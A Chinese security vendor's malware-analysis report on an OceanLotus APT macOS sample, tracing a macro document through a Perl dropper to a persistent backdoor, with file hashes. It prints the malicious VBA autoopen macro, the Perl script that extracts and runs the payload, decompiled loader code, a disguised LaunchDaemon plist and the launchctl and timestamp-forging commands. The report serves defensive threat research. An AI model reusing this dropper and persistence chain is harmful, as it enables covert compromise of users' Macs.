九维团队-暗队（情报）| “海莲花”APT 样本（MacOS）分析报告

mp.weixin.qq.com/s/2tdgA5mhTL-0Xew_xsWwpg

原创 九维团队-暗队 安恒信息安全服务 *2022-11-09 16:27 发表于北京*
收录于合集

#九维技术团队 140 个

#暗队 6 个

01

背景

关于“海莲花”（OceanLotus）的相关背景介绍在先前的文章：九维团队-暗队（情报）| “海莲花”APT近期攻击样本分析报告中已有提及，在此不再赘述，感兴趣的小伙伴可自行点击蓝字阅读。

02

概述

近日，安恒信息分子实验室反APT小组（九维团队-暗队）在研究过程中分析了“海莲花”的历史攻击活动样本。当用户打开恶意文档时，会加载恶意宏，该恶意宏会判断操作，符合要求则释放出下一阶段载荷，该载荷会释放出最终的远控木马，木马会搜集主机信息，加密后回传C2，并尝试从C2获取下一步指令并执行，该样本会通过创建开机启动项实现持久化。

分子实验室反APT小组通过对样本进行逆向分析，根据样本行为特征、C2以及结合开源情报，确定此次攻击活动背后的组织为“海莲花”APT。

03

样本分析

3.1

样本基础信息

说明：样本为mht格式doc文档。

SHA256:2BB855DC5D845EB5F2466D7186F150C172DA737BFD9C7F6BC1804E0B8D20F22A


SHA1:1F3964E6047F5EBCBAEB354302D3D67686B8E2AC

MD5:FD4E2B72BBD5F0F27EB5788CC6A7DEDD

创建时间：2018-02-12 04:53:00 UTC

3.2

执行流程图



3.3

分析过程

3.3.1 第一阶段分析

样本启动后文档内容如下，诱导用户启用宏：

恶意文档首先判断系统版本，如果32位系统会尝试加载“libc.dylib”中的导出函数system，用来执行系统命令。如果是64位系统则将文档正文设置为白色，并隐藏文字，伪装成空白文档迷惑受害者。

```
#If VBA7 Then         ' 64位系统
Sub autoopen()
    ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)         ' 设置背景色为白色
    ActiveDocument.Sections(1).Range.Font.Hidden = TRUE         ' 隐藏文字
    Dim i           As Integer
    For i = 2 To ActiveDocument.Sections.Count
        ActiveDocument.Sections(i).Range.Font.Hidden = FALSE
    Next i
End Sub
#Else         ' 32 位
    ' 加载 libc.dylib，声明 system(command) 命令
    Private Declare Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub autoopen()
    ' 判断操作系统，主要针对Mac用户
    Jurvq86PFf2PkeTyWNjv
    ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)
    ActiveDocument.Sections(1).Range.Font.Hidden = TRUE
    Dim i           As Integer
    For i = 2 To ActiveDocument.Sections.Count
        ActiveDocument.Sections(i).Range.Font.Hidden = FALSE
    Next i
End Sub
```

判断系统类型，如果是MacOS系统则继续执行。

```
Sub Jurvq86PFf2PkeTyWNjv()
    Dim strString1  As String
    strString1 = "*Mac*"
    If Application.system.OperatingSystem Like strString1 Then
        If Val(Application.Version) < 15 Then
            fsDcrRr0qMRSMlMmFuWL
        End If
    End If
End Sub
```

将当前文档所在路径拼接进Perl脚本内：

```
    Dim sLine13     As String
    Dim sLine14     As String
    sLine0 = "#!/usr/bin/perl"
    sLine1 = "use File::Copy;"
    sLine2 = "$pathFolderFile = ""/tmp/system"";"
    sLine3 = "$pathFile = $pathFolderFile . ""/system"";"
    sLine4 = "$path = ""/Volumes/"" . " + fpDAJQfmrc + ";"
    sLine5 = "$path =~ tr/:/\//;"
    sLine6 = "mkdir($pathFolderFile);"
    sLine7 = "copy($path, $pathFile);"
    sLine8 = "system(""unzip "" . $pathFile . "" -d "" . $pathFolderF"
    sLine8 = sLine8 + "ile);"
    sLine9 = "system(""chmod +x \""" . $pathFolderFile . ""/word/the"
    sLine9 = sLine9 + "me/theme0.xml\""");"
    sLine10 = "move(""$pathFolderFile/word/theme/theme0.xml"" , ""$pa"
    sLine10 = sLine10 + "thFolderFile/word/theme/syslogd"" );"
    sLine11 = "system(""\""$pathFolderFile/word/theme/syslogd\"" &"");"
    sLine12 = "sleep(1);"
    sLine13 = "system(""rm -Rf /tmp/system"");"
    sLine14 = "system(""rm /tmp/modern"");"
    sLine = sLine0 + sLine1 + sLine2 + sLine3 + sLine4 + sLine5 + sLine6 + sLine7 + sLine8 + sLine9 + sLin
    system ("echo        '" + sLine + "' > /tmp/modern")
    system ("perl /tmp/modern &")

End Sub
#End If
```

最后输出的Perl脚本会从文档中解压出 theme0.xml文件，添加可执行权限并执行。

```
#!/usr/bin/perl
use File::Copy;
$pathFolderFile = "/tmp/system";
$pathFile = $pathFolderFile . "/system";
$path = "/Volumes/" . chr(0x52) . chr(0x3A);
$path =~ tr/:/\//;mkdir($pathFolderFile);
copy($path, $pathFile);
system("unzip " . $pathFile . " -d " . $pathFolderFile);
system("chmod +x \"" . $pathFolderFile . "/word/theme/theme0.xml\"");
move("$pathFolderFile/word/theme/theme0.xml" , "$pathFolderFile/word/theme/syslogd" );
system("\"$pathFolderFile/word/theme/syslogd\" &");
sleep(1);
system("rm -Rf /tmp/system");
system("rm /tmp/modern");

```

3.3.2 第二阶段分析

文件名：syslogd

SHA256:4DA8365241C6B028A13B82D852C4F0155EB3D902782C6A538AC007A44A7D61B4

SHA1:CE3E827BCC426AEA70447C2D6FF52C2B239DB33E

MD5:DA71B64E77AD45BAB56CF71ECD4F55D4

生成时间:2018-02-14 09:58:54 UTC

核心功能实现在setStartup方法内。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buffer[2008]; // [rsp+0h] [rbp-7F0h] BYREF

  setStartup();
  v3 = getpid();
  proc_pidpath(v3, buffer, 0x7D0u);
  remove(buffer);
  return 0;
}
```


```
14
15  isRootUser = isRoot();
16  GET_PROCESSPATH((std::string *)&path, isRootUser);// 解密后门路径
17  std::string::string(&v64, path, v63);
18  convertPathUser(&v64, __s);
19  v1 = v64 - 24;
20  if ( (_UNKNOWN *)(v64 - 24) != &MEMORY[0x7FFF870371F0]
21    && _InterlockedExchangeAdd((volatile signed __int32 *)(v64 - 8), 0xFFFFFFFF) <= 0 )
22  {
23    std::string::_Rep::_M_destroy(v1, v98);
24  }
25  v2 = strlen(__s);
26  std::string::assign((std::string *)&path, __s, v2);
27  createFolder(path);                           // 创建后门路径
28  GET_PROCESSNAME((std::string *)&v62, isRootUser);// 解密进程名
29  fileName = v62;
30  filePath = appendPathComponent(path, v62);    // 拼接路径和进程名
31  if ( (unsigned __int8)Loader::installLoader(filePath, fileName) )
32  {
33    hiddenFile(filePath);                       // 隐藏文件
34    setTimeFile(filePath);                      // 随机修改创建时间
35  }
36  if ( filePath )
37    free(filePath);
38  if ( isRootUser )
39  {
40    v94 = (char *)&MEMORY[0x7FFF870371F0] + 24;
41    if ( (unsigned __int8)isRoot() )
42    {
```

首先会判断是否为Root用户，根据权限将后门文件写入不同的路径中。

GET_PROCESSPATH 方法为解密字符串，样本内所有字符串均使用该方法加密。

```
1  std::string *__fastcall GET_PROCESSPATH(std::string *this, char a2)
2  {
3    unsigned __int8 *v3; // rdi
4    bool v4; // zf
5    unsigned __int64 v5; // rsi
6    char *plain; // rbx
7    unsigned __int64 v7; // rax
8
9    *(_QWORD *)this = (char *)&std::string::_Rep::_S_empty_rep_storage + 24;
0    v3 = "a0edx0qnx17FJEtC6fPdXqNjt5GHZIBJBsTgivNiSas=";
1    v4 = a2 == 0;
2    if ( a2 )
3      v3 = "4dH/0ppoS1Vw0+VK6IZYxSyuOZmW9aG4Jd6ymWask23NG17sy26NLWWmZnGyITuDW80V5X4Stx958H/Z/Xit5XLKnJ+Am6VhpAgll+JEDB5pgIr"
4           "WksBdVkmDeT/Ywx/M";
5    v5 = 44LL;
6    if ( !v4 )
7      v5 = 128LL;
8    plain = (char *)get_plain(v3, v5, KEY, KEYLENGTH, 1);
9    v7 = strlen(plain);
0    std::string::assign(this, plain, v7);
1    if ( plain )
2      free(plain);
3    return this;
4  }
```

加密方式为 AES256，密钥长度20个字节。




解密出的硬编码路径为：

有root权限：

```
/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources
```

*左右滑动查看更多




无root权限：


`~/Library/Spelling/`

解密出进程名：


Root用户：`screenassistantd`非Root用户：`spellagentd`



后门安装方法主要实现在 Loader::installLoader内，从自身读取出第三阶段可执行文件，写入磁盘。



通过文件头判断出后门为Mach-O可执行文件。



setTimeFile方法会调用系统命令修改文件创建时间，解密出的命令行为：

```
touch -t 1407260241 \"/Users/hep/Library/Spelling/spellagentd\" > /dev/null
```

*左右滑动查看更多

如果当前是root用户，还会解密出路径 /Library/LaunchDaemons/ ，并创建服务文件

```
/Library/LaunchDaemons/com.apple.screen.assistantd.plist
```

*左右滑动查看更多

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"
>
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.screen.assistantd</string>
<key>ProgramArguments</key>
<array>
<string>/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/
screenassistantd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"
>
<plist version="1.0">
<dict>
<key>Label</key>
<string>
```

随后隐藏 com.apple.screen.assistantd.plist 文件，并随机化文件修改日期：

```
v20 = writeFile(appended, &v90, 1LL);
if ( v90 )
  operator delete(v90);
if ( !v20 )
{
  hiddenFile(appended);
  setTimeFile(appended);
  chmod(appended, 0x1EDu);
  strcpy(v102, "\x9B\x15i\xE5\x14\xB0\x7F\xF6\x55\xC6\x7ER\xC8
  v21 = (char *)get_plain((AES256 *)v102, (unsigned   int8 *)0
```

服务配置需重启后才会启用，这里会解密出命令并执行加载服务：

```
launchctl load /Library/LaunchDaemons/com.apple.screen.assistantd.plist > /dev/null
2>&1
```

*左右滑动查看更多

3.3.3 第三阶段分析


文件名：screenassistantd / spellagentd

SHA256:673ee7a57ba3c5a2384aeb17a66058e59f0a4d0cddc4f01fe32f369f6a845c8f

SHA1:91c6ac1f84e2f8a4cf0f8e4d5c8590fc3c10cf08

MD5:306d3ed0a7c899b5ef9d0e3c91f05193

